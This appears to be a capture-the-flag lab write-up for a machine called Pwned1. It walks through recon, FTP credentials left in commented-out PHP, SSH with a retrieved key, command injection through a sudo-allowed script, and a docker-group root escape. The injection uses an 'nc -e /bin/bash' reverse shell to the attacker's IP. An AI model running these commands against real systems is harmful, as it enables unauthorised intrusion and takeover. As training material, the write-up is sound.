

Pwned1

[Recon]

```
=====
[OS]: Debian

[Web-Technology]: Apache httpd 2.4.38

[Hostname]: 6fdaddd70beb

[IP]: 192.168.181.95

[USERS]:
ariana, selena, ajay
=====
```

[NMAP RESULTS]

```
=====
PORT      STATE SERVICE REASON  VERSION
21/tcp    open  ftp      syn-ack vsftpd 3.0.3
22/tcp    open  ssh      syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 fe:cd:90:19:74:91:ae:f5:64:a8:a5:e8:6f:6e:ef:7e (RSA)
| ssh-rsa
AAAAAB3NzaC1yc2EAAAADAQABAAQDaQPyAx8qSGlWyyuL5xu/6lWdbWs6VArMlRC71wt11kYKMGUTuVmPvLAd
SAL66haaz0DCvquZM0meYNHvM7/0jfmkwIt3Wv53q/23A0DRwPGkpj00QCNH/Vqt6Aw94Afo3etyW9SU3vzLC2
F3mS18cqXApmV90NIH3d6ayhsDP+aPuQFoFqEzDxzy2RkosueaEERECT0auT+pTIwRMCHBEVX98Srd8+ax1yhWI
TRTG0YXcdocx0m9tooFUEH/a1P3RK3gBzCL63ZejMN9YofBl8y+CwCt+0nBLg+PtNjjskD9CaBwxUmH0/UM24z9
BQecPn3IFmm3+P5U0z1DQEhf
|   256 81:32:93:bd:ed:9b:e7:98:af:25:06:79:5f:de:91:5d (ECDSA)
| ecdsa-sha2-nistp256
AAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBDHWpwwF92XD4REIANL7X9lMcQSwcbhlNqw
BvNi8l4S4zQn5MjSz1BQzgcC7Kro57lCr0kImH+XdijG+r6lyps70=
|   256 dd:72:74:5d:4d:2d:a3:62:3e:81:af:09:51:e0:14:4a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHPgRt1LF33Ttn5DuGuJJpmgbMd2ofAkqEt6gT0QK+WW
80/tcp    open  http      syn-ack Apache httpd 2.4.38 ((Debian))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
```

```
|_http-title: Pwned....!!
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

[Web Services Enumeration]:

```
$ feroxbuster -u http://192.168.181.95


FERROXBUSTER
by Ben "epi" Risher 🐼 ver: 2.10.4

Target Url      http://192.168.181.95
Threads         50
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent       feroxbuster/2.10.4
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu"

403 GET 91 28w 279c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 91 31w 276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 161 27w 194c http://192.168.181.95/nothing/nothing.html
301 GET 91 28w 318c http://192.168.181.95/nothing => http://192.168.181.95/nothing/
[#####>-----] - 2m 22144/30005 56s found:4 errors:16
[#####>-----] - 2m 22130/30000 195/s http://192.168.181.95/
[#####>-----] - 1s 30000/30000 48232/s http://192.168.181.95/hidden_text/ => Directory listing
[#####>-----] - 1s 30000/30000 59524/s http://192.168.181.95/nothing/ => Directory listing
```

```
=====
- /robots.txt
  - /hidden_text
    - /hidden_text/secret.dic
  - /nothing
- /pwned.vuln
```



- view-page-source


```
<?php
//      if (isset($_POST['submit'])) {
//          $un=$_POST['username'];
//          $pw=$_POST['password'];
```

```
//
//      if ($un=='ftpuser' && $pw=='B0ss_Pr!ncesS') {
//          echo "welcome"
//          exit();
// }
// else
//      echo "Invalid creds"
// }
?>
```

- There it is!! Its the ftp-credentials

```
ftp 192.168.181.95
# `ftpuser` : `B0ss_Pr!ncesS`
ls -la
cd /share
ls -la
get id_rsa
get note.txt
```

```
ssh -i id_rsa ariana@192.168.181.95
sudo -l
# Notice the selena user
```



```
ariana@pwned:~$ sudo -l
Matching Defaults entries for ariana on pwned:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ariana may run the following commands on pwned:
    (selena) NOPASSWD: /home/messenger.sh
```

```
sudo -u selena /home/messenger.sh
```

```
ariana@pwned: ~  
Welcome to linux.messenger  
  
ariana:  
selena:  
ftpuuser:  
  
Enter username to send message : /bin/bash -p  
  
Enter message for /bin/bash -p :nc -e /bin/bash 192.168.45.184 9001  
  
Sending message to /bin/bash -p  
_
```

```
# Locally  
nc -lnvp 9001
```

```
/bin/bash  
[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/offsec/labs/pwned1]  
_ $ nc -lnvp 9001  
listening on [any] 9001 ...  
connect to [192.168.45.184] from (UNKNOWN) [192.168.181.95] 51926  
id  
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)  
which python3  
/usr/bin/python3  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
selena@pwned:/home/ariana$ _
```

- Notice the `docker` group

[PRIVILEGE-ESCALATION]

```
ps -eaf --forest | grep -i docker
```

```
selena@pwned:~$ ps -eaf --forest | grep -i docker  
ps -eaf --forest | grep -i docker  
root      555      1  0 19:45 ?        00:00:03 /usr/sbin/dockerd -H fd://  
root      651    555  0 19:45 ?        00:00:03 \_ docker-containerd --config /var/run/docker/containerd/containerd.toml --log-level info  
selena    14233 14220  0 21:26 pts/1    00:00:00 \_ grep -i docker
```

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

```
=====
```

Take Away Concepts (for the flat-file reference system):

- * Always check for `robots.txt` and `view-page-source`
- * When ever you come across a user input, check for [sql,xss,code exec, etc]
- * In the absence of SUIDs and GUIDs, check for running processes, observer groups